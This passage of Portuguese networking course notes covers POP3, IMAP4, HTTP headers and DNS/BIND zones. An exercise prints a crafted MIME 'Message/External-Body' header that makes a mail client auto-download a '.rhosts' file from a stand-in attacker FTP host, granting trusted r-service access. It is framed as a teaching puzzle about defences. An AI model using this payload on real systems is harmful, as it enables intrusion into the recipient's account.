Para mostrar o "protocolo" utilizaremos um server POP3 PEGASUS. Ele aceita os seguintes comandos pertencentes ao Protocolo POP3:

Mercury/32 MTS Post Office Protocol v3 server v2.16,
Copyright (c) 1993-99 David Harris.
This server recognizes the following commands:

USER *username*	login as a user (Identificação do usuário)
PASS *senha*	specify a password (especificar a senha do usuário)
APOP	perform secure login (realiza a identificação de forma segura, criptografia com MD5)
STAT	**s**how mailbox statistics (mostra a estatistica da caixa de correio, o número de mensagens existentes)
RETR *number*	send a message (enviar a mensagem da caixa postal do server para a máquina cliente)
LIST	show message numbers and sizes (mostra o número de mensagens e os respectivos tamanhos)
DELE *msg-number*	delete a message (apaga a mensagem de número fornecido)
RSET	'undo' all mailbox changes (desfaz todas as mudançcas na caixa postal)
TOP	show lines from a message (mostra, apenas, o cabeçalho da mensagem)
QUIT	close the connection (encerrra a conexão)
NOOP, RPOP, LAST	are also supported.
Extended commands:	
XTND XMIT	Send a message via POP3 (enviar a mensagem via POP3)
XTND XLST	Eudora extended list command (extensões utilizados no Eudora)
UIDL	return unique identifier (RFC1725).

OBS: Através do serviço POP3 também é possível enviar mensagens, dispensando a aplicação servidora SMTP. Acontece que não são todos os clientes POP3 disponíveis que implementam este recurso previsto nas RFCs: XTND XMIT e XTND XLST. Por exemplo: A versão oficial do Eudora implementa tais recursos, mas na versão "light" (gratuita) não! Além disto, a aplicação servidora POP precisa prever estes comandos

Na configuração padrão, o serviço POP3 utiliza o protocolo TCP e atende a porta 110.

O perigo do POP3 está no fato de que o pacote que contém a senha vai em modo texto aberto e num único segmento TCP. No FTP, por exemplo, isto não acontece, pois ele utiliza recursos do NVT, embora isto não impeça a captura de pacotes para uma remontagem seqüencial posterior. Mas, o POP3, como visto acima, possui recursos de APOP, uma forma segura de autenticação (não tão segura assim!) usando o MD5. Segura de um lado e aberta do outro. Para que o recurso seja possível, o serviço POP3 deve acessar um arquivo de

senhas específico onde todas as senhas estão armazenadas em modo texto sem qualquer criptografia. A solução para isto é criar túneis via SSH, ou, modificado para que nestes instantes seja usado o IPsec temporariamente.

4.4 IMAP4 - INTERNET MESSAGE ACCESS PROTOCOL

O IMAP4 (rev 1) permite o acesso e a manipulação das mensagens eletrônicas. A manipulação é flexível o suficiente concedendo a "aparência" de mailbox locais. Além disto o IMAP4 proporciona a compatibilidade um cliente off-line re-sincronizar sua caixa postal com a máquina que as detém e que executa a aplicação servidora IMAP.

A flexibilidade é muito superior àquela proporcionada pelo POP. Os recursos do IMAP podem ser claramente encontradas na RFC2060 e RFC2061.

EXERCÍCIOS:

1) Sistemas baseados no LINUX implementam tanto o POP3, o IMAP e o SMTP completo. Busque informações sobre um conjunto de aplicações que implementam um sistema de correio-eletrônico completo em sistemas Windows com custo ZERO e deve rodar em Windows NT/2000 Workstation/Profissional.

2) Para pensar e refletir sem querer atropelar outros cursos que virão por aí, vamos empregar os conceitos até então adquiridos para analisar um caso "pitoresco" no passado.

   O objetivo do serviço SMTP é o envio e recebimento de mensagens. Numa configuração padrão ele atende às conexões que utilizam o protocolo TCP e porta 25. Os serviços R são compostos por: R-SHELL (porta 514, TCP), R-EXEC (porta 512, TCP) e LOGIN (porta 513, TCP). Os serviços R se caracterizam por utilizarem o método de autorização (autenticação por endereço IP da máquina cliente e do "username" do usuário remoto). Nenhuma senha é utilizada ou enviada, e as máquinas cliente e servidor deste serviço apresentam este "grau de confiança". Tal confiança é definida pelo próprio usuário ou administrador do sistema através de um arquivo de nome "RHOSTS". Um exemplo deste arquivo é mostrado a seguir:

   Arquivo RHOSTS disponível na área do usuário trilegal da máquina rocambole.guri.eti.br

   testewin.guri.eti.br parapoucos
   inux.guri.eti.br pirambola

   Ou seja:

   Digamos que o usuário "parapoucos" da máquina testewin.guri.eti.br, que roda Windows, queira executar o comando para criar o diretório /home/trilegal/pitoresco na máquina rocambole.guri.eti.br, que roda Unix. Para isto, bastaria ele, parapoucos, comandar em testewin:

   rexec rocambole.guri.eti.br -l trilegal -n mkdir /home/trilegal/pittoresco.

Mas onde está o problema de segurança? Até aqui está tudo "inocente"???!!!!

Voltemos ao SMTP. Usando recursos MIME do SMTP é possível enviar uma mensagem com o seguinte conteúdo:

```
Content-type:
        Message/External-Body;
        name="rfc1041.txt";
        site="ftp.internic.org";
        access="anon-ftp";
        directory="rfc";
```

O que temos aqui?

(Content-type: Message/External-Body) indica que a mensagem contém informações que estão localizadas em uma máquina externa, ou remota; (name="rfc1041.txt") é o arquivo que deverá ser transferido para o diretório raiz do usuário; (site="ftp.internic.org") é o nome do host que contém o arquivo rfc1041.txt que está no diretório " rfc" (directory="rfc"). O acesso será numa conta "anonymous" usando recursos de ftp (access="anon-ftp").

Em outras palavras, isto é o mesmo que enviar uma mensagem contendo:

"O arquivo que você quer está disponível em ftp://ftp.internic.org/rfc/rfc1041.txt"

Eis aqui uma forma bastante interessante de enviar um arquivo via E-mail, não? Poupará áreas de spool, tráfego desnecessário ou redundante, principalmente se este arquivo for para uma lista de usuários!

Porém, a transferência será automática, sem a necessidade de "qualquer click" pelo usuário de destino. Basta ele "ler" a mensagem e o arquivo rfc1041.txt será transferido para o diretório raiz de sua área na máquina. Novamente, não há qualquer "perigo" nesta mensagem. Mas se ela for re-escrita, o "perigo" pode ser real!!! Como? Imaginem, então, uma mensagem

```
Content-Type:
        Message/External-Body;
        name=".rhosts";
        site="ftp.pirata-site.oo";
        access="anon-ftp";
        directory="pub/pegadinha";
```

Pois bem? E agora? Estão vendo algum perigo real? Caso a máquina do usuário preste o serviço de correio eletrônico também disponibilize serviços R … Olhem só qual arquivo será transferido …. É um arquivo .rhosts que pode conter o nome de outras máquinas e de um outro usuário … Bastaria um única tentativa e pronto, o invasor teria acesso garantido e devidamente autorizado! Poderia, isto, ser encarado como uma "invasão" perante a justiça? Uma mensagem não contendo absolutamente nada de um endereço desconhecido foi simplesmente "lida" por um usuário "inocente" e comprometeu todo o seu sistema … Uma vez conectado à máquina, o invasor pode explorar outros furos

operacionais e comprometer totalmente a rede … Evidentemente, existem soluções para isto. Você seria capaz de evitar este problema? E solucioná-lo sem uso de filtros... Não se esqueça que o arquivo também pode ser um executável qualquer.

5 HYPERMÍDIA

5.1 INTRODUÇÃO

A "febre" da Internet começou em 1990 com o desenvolvimento de uma aplicação que proporcionava recursos genéricos através de um único protocolo conhecido como **HyperText Transfer Protocol** (**HTTP**).

5.2 O PROTOCOLO HTTP

O HTTP é um protocolo com poucos comandos, que para o caso, denominam de métodos de solicitação. São eles: GET, HEAD, POST, PUT, DELETE, LINK e UNLINK (HTTP verão 1.0)

As mensagens são transferidas usando um formato semelhante ao usado pelo Internet Mail e MIME (Multipurpose Internet Mail Extension). A flexibilidade do HTTP está, em parte, sob a responsabilidade dos cabeçalhos transferidos antes do envio da mensagem propriamente dita e pela própria mensagem contendo códigos HTML (HyperText Market Language). O HTML permite estabelecer links para outras páginas, figuras, sons, imagens, etc, até apontadores para outros procedimentos que podem ser executados de forma distribuída (via JAVA, por exemplo), interpretados pela aplicação cliente (JavaSCRIPT) ou em procedimentos genéricos, denominados CGIs (Common Gateway Interface).

A RFC1945 (de 1996) é uma ótima referência inicial para quem quer entender e utilizar o HTTP. Os recursos do HTML estão disponíveis no centro nervoso do assunto (www.w3.org).

A **porta padrão** reservada para o **HTTP** é a **80** e o **protocolo TCP** como protocolo de transporte.

5.3 A APLICAÇÂO SERVIDORA HTTPD

Em resposta, foi recebido a mensagem com o seguinte corpo:

HTTP/1.0 200 Sending Processed HTML
Content-length: 4510
Last-modified: Thu, 04 Nov 1999 11:06:28 GMT
MIME-version: 1.0
Server: OSU/3.6;UCX
Content-type: text/html
Date: Thu, 27 Apr 2000 00:01:58 GMT
1) <html>
2) <head>
3) <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
4) <meta name="GENERATOR" content="Mozilla/4.7 [en] (WinNT; I) [Netscape]">

```
5) <meta name="Classification" content="Acadêmico">
6) <meta name="Description" content="CURSO DE REDES E COMUNICAÇÃO DE DADOS">
7) <meta name="KeyWords" content="Sistemas Operacionais, Redes, Redes de Computadores">
8) <title>CAP258 - Redes de Computadores - HTTP></title>
9) </head>
10) <body background="cap258.gif">
11) <table BORDER COLS=4 WIDTH="100%" BGCOLOR="#FFCC00">
12) <tr><td><center><b><font face="Arial,Helvetica" point-size="12" color="#000099">
13) <a href="bibliografia.htm">Refer&ecirc;ncias Bibliogr&aacute;ficas></a>
14) </font></b></center></td>
...
15) <td><center><a href="cap258-2-5-10.htm">
16) <img SRC="cap258-setae.gif" BORDER=0 height=40 width=38 align=TEXTTOP></a>
17) <a href="cap258-2-5-11-1.htm"><img SRC="cap258-setad.gif" BORDER=0 height=40 width=38 align=ABSCENTER>
18) </a></center>
...
</td>
<td>
<center><b><font face="Arial,Helvetica" point-size="12" color="#000099"><a href="faqs-01.htm"> FAQS </a></font></b></center>
</td></tr></table
19) </body>
20) </html>
```

Vamos interpretá-la e entender como tudo acontece:

As primeiras 7 linhas representam o cabeçalho enviado. Esta parte da informação não é mostrada pelos navegadores quando é pedido para ver o fonte da página (MOSAIC apresentava isto, lembram dele?). Isto pode ser conseguido usando uma aplicação cliente de protocolo compatível e interativa (Exemplo, uma aplicação cliente TELNET) estabelecendo uma conexão com a aplicação servidora HTTP. Vamos analisá-lo:

HTTP/1.0 200 Sending Processed HTML

Representa uma mensagem de sucesso na transferencia. A mensagem enviada acatou o padrão HTTP/1.0

Content-length: 4510

Este é o tamanho da mensagem enviada medida em bytes.

Last-modified: Thu, 04 Nov 1999 11:06:28 GMT

Olha só! Como somos enganados, não! E pensar que para saber isto (a data de modificação do arquivo, usamos alguns recursos de JavaSCRIPT).

MIME-version: 1.0

Esta linha informa o tipo do protocolo MIME utilizado.

Server: OSU/3.6;UCX

Vejam só! A aplicação servidora HTTP é o OSU-HTTPD, versão 3.6, rodando em uma máquina que executa o UCX (que implementa o TCP/IP).

Content-type: text/html
Content-type é o tipo de aplicação associada ao conteúdo transferido. No caso o conteúdo é do tipo TEXT/HTML Quando transferimos um arquivo, digamos extensão .PDF o navegador reconhecerá que o conteúdo da mensagem é um arquivo PDF através deste campo. Assim o navegador poderá chamar a aplicação mais adequada para tratar do arquivo. No caso de um arquivo PDF, seria assim:

Content-type: Application/pdf

Date: Thu, 27 Apr 2000 00:01:58 GMT

Esta é a hora da máquina que executa a aplicação servidora HTTP. Reparem que a hora está em GMT (Hora de Greenwich) e não no fuso horário local.

A linha (1) sinaliza o inicio do arquivo html. As linhas 2 a 9 correspondem ao cabeçalho da parte HTML. Isto parece familiar? Interessante!!!! Todos os outros protocolos (enlace, rede e transporte) também tem um cabeçalho. O que temos aqui nestas linhas? Temos meta-informações. A primeira delas estabelece o conjunto de caracteres usados pela página. Isto é importante para uma perfeita visualização.

A linha (10) define o arquivo cap258.gif. Reparem que não há um "caminho absoluto" definido. Isto significa que o caminho real será aquele informado ela URI (removendo nome do arquivo, ou seja: http://alguma-maquina.teste.deste.br/cap258/cap258.gif). Neste caso, o content-type recebida contém: content-type: image/gif

As linhas (11) a (14) definem as características de uma tabela que será montada. Reparem que na linha (13) o autor da página estabelece um link envolvendo a frase *Referências Bibliográficas* com o arquivo bibliografia.htm. Neste caso, o interpretador HTML embutido no navegador (aplicação cliente) só solicitará o arquivo citado caso o usuário acione aquele link (normalmente, um click do mouse sobre o texto marcado).

As linhas seguintes tem uma análise semelhante àquela realizada para as linhas 11 a 14. Até que às linhas 19 e 20 temos o final do corpo da mensagem (</body>) e o final do arquivo (</html>).

Provavelmente, com a curiosidade bem fermentada, alguns dos leitores podem estar perguntando: COMO OBTER AS PRIMEIRAS LINHAS. AQUELAS QUE INFORMAM O TIPO DA MAQUINA, DATA DA MODIFICAÇÃO DA PÁGINA .....?

Pois é! É muito simples! Qual aplicação cliente usa o TCP como protocolo de transporte, permite definir a porta desejada, e é interativa? Claro! O TELNET. Qual a porta padrão de um serviço HTTP? É 80! Então basta comandar: TELNET nome-da-maquina 80. Assim que a conexão for estabelecida então entre com a solicitação. Para o exemplo acima, a seqüência seria:

telnet alguma-maquina.teste.deste.br 80

Estabelecida a conexão:

GET /cap258/algum.html HTTP/1.0 pressionando a tecla ENTER duas vezes (dois CR+LF).

Simples, não?

E como o servidor HTTP sabe das características do cliente, o IP, etc? É alguma mágina nisto?

5.4 A APLICAÇÃO CLIENTE

As aplicações clientes HTTP (conhecidas como navegadores - *browsers*) estabelecem a comunicação com a aplicação servidora de onde recebe o arquivo. Se for um arquivo HTML, este poderá conter apontadores de imagens ou outras fontes. Depois de interpretado o código HTML enviado, o interpretador do navegador busca por aqueles apontadores, estabelecendo novas conexões. Ou seja, novas solicitações vão acontecendo enquanto o corpo da mensagem está sendo interpretado. Para obter o arquivo a seguir foi utilizado um comando semelhante a: http://alguma-maquina.teste.deste.br/cap258/algum.html, que, convertido para o PROTOCOLO HTTP da máquina cliente, é:

1) GET /cap258/algum.html.HTTP/1.0.
2) Referer:.http://192.168.254.1/.
3) Connection:.Keep-Alive
4) User-Agent:.Mozilla/4.73 [en] (X11; U; Linux.2.2.16.i586)
5) Host: 192.168.254.1
6) Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png
7) Accept-Encoding: gzip
8) Accept-Language: en
9) Accept-Charset: iso-8859-1,*,utf-8

Interpretando as linhas 1 a 8, temos:

1) O cliente pede o arquivo /cap258/algum.html
2) Informa a URL que o navegador apresentava antes de fazer aquela solicitação
3) Informa que aquele navegador aceita conexõs tipo Keep-Alive. Isto quer dizer que na mesma conexão pode ser usada para transferir outros arquivos (links) de forma contínua, caso a aplicação HTTPd concorde.
4) Informa o tipo do navegador e o sistema operacional **Mozilla/4.73 [en] (X11; U; Linux.2.2.16.i586)**
5) Informa o host de destino.
6) Informa que é capaz de interpretar e mostrar diretamente arquivos imagens
7) Informa, também, que trata diretamente arquivos comprimidos com extensão gzip.
8) Informa a linguagem preferencial. Com esta informação a aplicação servidora HTTP pode manipular a solicitação. Por exemplo: /cap258/en/algum.html
9) Informa o navegador é capaz de interpretar, preferencialmente, arquivos escritos para o conjunto de caracteres: iso-8859-1 (preferencial) e utf-8

Além destas informações, a aplicação servidora recolhe dos cabeçalhos IP e TCP o endereço da máquina de origem daquele pacote. Muito simples, não? Agora não precisam ficar preocupados com alguns sites que mostram estas informações dizendo que são capazes de "adivinhar" algumas propriedades de seu navegador... Assim, qualquer um faz milagre!!!

Ainda tem alguma coisa aqui que não está bem explicada. Como a máquina cliente ou servidora HTTP sabem o endereço IP da outra máquina quando informamos o nome da máquina servidora e não o endereço IP? É exatamente isto que será explicado a seguir.. É só mais um serviço...

6 TRADUÇÃO DE NOMES E ENDEREÇOS

6.1 INTRODUÇÃO

Como seria se tivéssemos que usar apenas endereços numéricos no dia da dia ao executar uma aplicação cliente?

É sempre mais confortável usar nomes invés de números, pois podemos associar o nome à alguma atividade, aparência, ou comportamento de uma máquina. Uma forma bem simples seria o uso de um arquivo onde estabeleceríamos tal associação. Este arquivo denominamos de **Arquivo HOSTS.**

O uso deste arquivo é perfeitamente aceitável para um pequeno número de máquinas, mas, infelizmente, exigiria uma atualização para cada máquina instalada (ou removida ou modificada), e este arquivo deveria existir em cada uma das máquinas pertencentes à rede. Sabemos da possibilidade de compartilhamento, e poderíamos usar este recurso para que aquele arquivo fosse acessível por todas as máquinas da rede.

E se este pequeno número de máquinas tivesse acesso à grande rede Internet? Será que conseguiríamos manter um arquivo contendo todas as máquinas da grande rede? E como mantê-lo? Como garantir uma flexibilidade e autonomia? Pensando ainda mais longe, como seria possível garantir que uma máquina do outro lado do mundo pudesse enviar uma mensagem, ou mesmo transferir algum arquivo se, por algum motivo a máquina que atende por aquele nome tivesse o endereço modificado?

Dada estas necessidades, a solução foi um serviço que proporcionasse esta flexibilidade, permitisse propagação e que pudesse ser independente da plataforma. Este serviço poderia ser, então, executado por qualquer máquina da rede local e/ou remota, e que estabeleceria sincronismo das tabelas de tradução. A implementação deste serviço de tradução de nomes recebeu o nome de **BIND (Berkeley Internet Name Domain)** em homenagem à Universidade de Berkeley, norte-americana, que foi incumbida de implementar o serviço de tradução de nomes ao protocolo TCP/IP. O serviço deveria ser desenvolvido num padrão tal que pudesse ser migrado para qualquer sistema operacional, e as máquinas que prestam este serviço denominamos de **DNS (Domain Name System)**

Hoje (ano 2001) existem três versões do BIND, 4.9.8, 8.x.x e 9.x.x. O nome do aplicativo que implementa o BIND nos sistemas UNIX é ***named*** . Tentaremos explicar a configuração de algumas das versões e os conceitos fundamentais envolvidos, já que a versão 9 apresenta grande parte dos recursos da versão 8 e pode ser tratada como uma atualização desta.

Veremos como configurar estas duas versões, pois o serviço de tradução de nomes é "obrigatório" para qualquer rede que tenha acesso à Internet.

O **BIND implementa um conjunto de protocolos e utiliza a mesma porta (53) e protocolos diferentes (UDP e TCP)** dependendo da finalidade. Operando de forma padrão, o BIND usa o **protocolo UDP para atender às solicitações de tradução** e o **protocolo TCP para a transferência do arquivo com a tabela de tradução** entre máquinas, que denominamos de DNS primário e secundário.

Serviços semelhantes ao BIND também estão disponíveis em outros protocolos. Por exemplo, o serviço WINS (Windows Internet Name Service) destinado à tradução de nomes NETBIOS para endereços IP. O WINS trabalha de forma dinâmica e se mantém automaticamente através de broadcast. Não fiquem desesperados!!! Existe o DDNS (Dynamic Domain Name System) .

Ok! Vamos aos fatos.....


Os conceitos, a seguir, baseiam-se no arquivo BOG.WRI fornecido com o BIND 4.9.7 e arquivos de documentação (na íntegra) do BIND 8.x.x, de domínio público, e mantido pela Internet Software Consortium.

6.2 CONCEITOS BÁSICOS E DENOMINAÇÕES

Define-se **host** (um nó lógico IP) como um equipamento que pode receber um endereço IP e está conectado à rede. Este equipamento não precisa ser, necessariamente, um computador, mas pode ser, por exemplo, alguma porta de um roteador ou o endereço de um switch-hub. A vantagem de se utilizar um servidor de nomes, ao invés de pesquisa em tabelas definidas pelo arquivo de hosts, é evitar a necessidade concentração de tabelas contendo todos os nomes de máquinas de uma rede. A autoridade por esta informação pode ser atribuída para diferentes organizações na rede responsável por ela.

As rotinas de pesquisa ao **arquivo HOSTS** exigem que este arquivo mestre seja controlado e localizado numa máquina central. Normalmente existem poucas pessoas para várias máquinas. Este trabalho funciona bem para pequenas redes onde somente existem um pequeno número de máquinas e exige cooperação das organizações que utilizam dele. Mas isto não funciona adequadamente para grandes redes onde as máquinas extrapolam os limites organizacionais e até mesmo territoriais (países).

Com o servidor de nomes, a rede pode ser dividida em domínios segundo uma hierarquia. O espaço de nomes é organizado como uma árvore de acordo com os limites organizacionais ou administrativos. **É arbitrado um rótulo para cada host. O nome de um host é a concatenação de todos os rótulos de um domínio desde a raiz daquele domínio, listado da direita para a esquerda e separado por "ponto".** Um rótulo precisa ser único apenas no seu domínio. **Todo o espaço de nomes é particionado em várias áreas chamadas zonas**, cada uma começando no domínio e descendo para os limites do domínio ou para domínios onde começam outras zonas.



Uma "zona" é um ponto de representação numa árvore de DNS. Ele contém todos os nomes de um certo ponto até o nível mais baixo exceto aqueles que são representados por outras zonas. Um "ponto de representação" tem um ou mais registros NS na zona superior (ou zona paterna), que deve coincidir através do registro NS na raiz de "zona representada" (isto é, o nome "@" no arquivo de zona). As zonas, geralmente, representam os limites administrativos. Um exemplo de um endereço de host para uma máquina de uma empresa, seria como segue:

maq1.adm.empresa1.com.br

Em termos de Internet e domínio, o maior nível do país é BR; COM é um subdomínio de BR, EMPRESA1 é um subdomínio de COM, ADM é um subdomínio de EMPRESA1 e MAQ1 é o nome do host.

Entender a diferença entre "zona" e domínio é fundamental para um funcionamento adequado de um servidor de nomes. Como exemplo, considere o domínio "empresa1.com.br", que inclui nomes tais como maq1.adm.empresa1.com.br e maq0.almx.empresa1.com.br ao mesmo tempo que empresa1.com.br inclui somente "representatividade" para as zonas "almx.empresa1.com.br" e "adm.empresa.com.br".

Uma zona pode mapear exatamente para um simples domínio, mas pode também incluir, apenas, parte de um domínio (o restante pode ser atribuído a outros servidores de nomes). Tecnicamente falando, todo subdomínio é um domínio e cada domínio, exceto a raiz é também um subdomínio. A terminologia não é intuitiva e é recomendado a leitura das RFC's 1033, 1034 e 1035 para se adquirir a entendimento completo deste tópico e sub-tópico que, reconhecidamente, são difíceis.

OBS: não se acentua nome de domínios ou hosts, pois os acentos são caracteres regionais e um domínio pode ser acessado de qualquer parte do mundo. Já pensou você, brasileiro, escrevendo o nome da máquina em chinês? A solução é manter caracteres válidos: letras "A-Z" , "a-z", números "0-9", "-" e "_". Estes caracteres, que representam o código de página mínimo, são "legíveis" por todas as línguas ou códigos de página cujos computadores conseguem entender.


Há um tipo especial de domínio denominado IN-ADDR.ARPA. Como veremos a seguir a aplicação servidora de nomes (named) não suporta solicitações reversas. Para contornar esta ausência de suporte e exigência para a Internet, define-se domínios especiais IN-ADDR.ARPA como o domínio reverso do endereço IP da rede.

6.3 FUNCIONAMENTO


Perante uma solicitação, o BIND executa uma busca questionando zonas superiores. Vamos admitir que a máquina de nome *maq1.piparoco.neca.br* quer estabelecer uma conexão com a máquina *fricotinha.xeleu.net.jk* (os dois domínios e zonas envolvidas são fictícios. Alguma dúvida?)

Na configuração da máquina *maq1* está informado qual é (ou quais são) o(s) servidor(es) de nome(s) para a zona ***piparoco.neca.br***. Vamos assumir que seja *ns.piparoco.neca.br*. Assim, a *maq1* pergunta para a *ns* se esta conhece o endereço da máquina alvo (*fricotinha.xeleu.net.jk*). Uma vez que não há registros em memória (cache) sobre este domínio, a máquina *ns*, transfere a solicitação para a máquina responsável pelo domínio **neca.br**. Digamos que esta máquina tenha o nome *sabetudo.neca.br*. A *sabetudo* também não sabe nada quanto à zona ***xeleu.net.jk*** nem sobre **net.jk**, nem sobre **jk** (não por enquanto!). A solução encontrada é questionar o servidor de nomes do domínio **br** (*ns.dns.br*), que faz parte da zona ***dns.br*** Este também não conhece nada sobre o dominio **jk** e então pergunta para alguma máquina **root-server**. Existindo o dominio **jk**, ela questionará a máquina responsável (digamos seja, *ns.dns.jk*). Agora esta última questiona a máquina responsável pelo domínio **net.jk** que vai questionar a máquina *dns* da zona ***xeleu.net.jk*** sobre a máquina *fricotinha.xeleu.net.jk.* A resposta segue um caminho inverso até chegar à máquina que solicitou a informação e todas as DNS questionadas pelo caminho armazenam a informação tanto do domínio (só a informação do servidor de nomes), quanto da máquina requisitada.

A próxima pergunta sobre este nome já não demorará tanto, pois a máquina DNS da zona ***piparoco.neca.br*** (maquina *ns.piparoco.neca.br*) já possui a informação em memória (em cache). Caso a máquina *maq1.piparoco.neca.br* for um DNS cache-only, ela também não mais questionará tal informação enquanto esta informação tiver um tempo de vida válido. A figura abaixo mostra a seqüência. As setas 1 a 7 (superiores e que descendentes) são as solicitações (ou queries), as setas 8 a 14 (inferiores ou ascendentes) são as respostas. Reparem que nada foi dito quanto a localização dos DNSs em relação à árvore das redes lógicas. Isto induz a concluir que um DNS pode se localizar em qualquer lugar de uma rede. Podemos ter DNS de domínios que faz parte de uma zona específica.



A mesma figura num formato hierárquico (e mais confusa também!) é:



As conexões entre as caixas de domínios ou zonas e os sistemas DNS mostram que aquelas máquinas fazem parte daquele domínio ou zona.

Uma vez que as informações se propagam, a próxima solicitação sobre a zona **xeleu.net.jk** será questionada de *ns.piparoco.neca.br* para a máquina *ns.xeleu.net.jk*. Caso *maq1.piparoco.neca.br* seja um DNS cache-only, a solcitação será direta.

Em outras palavras:

Um máquina DNS de um **domínio** possui arquivos contendo nomes e endereços de máquinas que controlam uma ***zona***. Um DNS de uma ***zona*** contém em suas tabelas os registros de *máquinas* que são não-DNS. Logo, se naquele **domínio** existir alguma *máquina registrada não-DNS* e aquele domínio também é uma **zona**. Assim, podemos concluir que *máquinas DNS* do domínio **root** contém em seus arquivos tabelas apontando para DNS de **domínios e máquinas NS**. Se nos arquivos do domínio **root** possuir alguma máquina registrada não-DNS, o domínio **root** também será uma **zona**. (Apesar desta zona confusa, isto explica muita coisa, não!)

6.4 TIPOS DE ZONAS

Embora o **BIND** implemente um Servidor de Nomes de Domínio (ou DNS - Domain Name Server), ele **negocia em termos de zonas. As declarações "primary" e "secondary" no arquivo "named.boot", ou "type master" ou "type slave" no arquivo named.conf especificam zonas, não domínios.**

Quando você configura um DNS para ele ser um servidor secundário de seu "domínio", você está, na verdade, configurando-o para um serviço secundário de colecionar zonas.

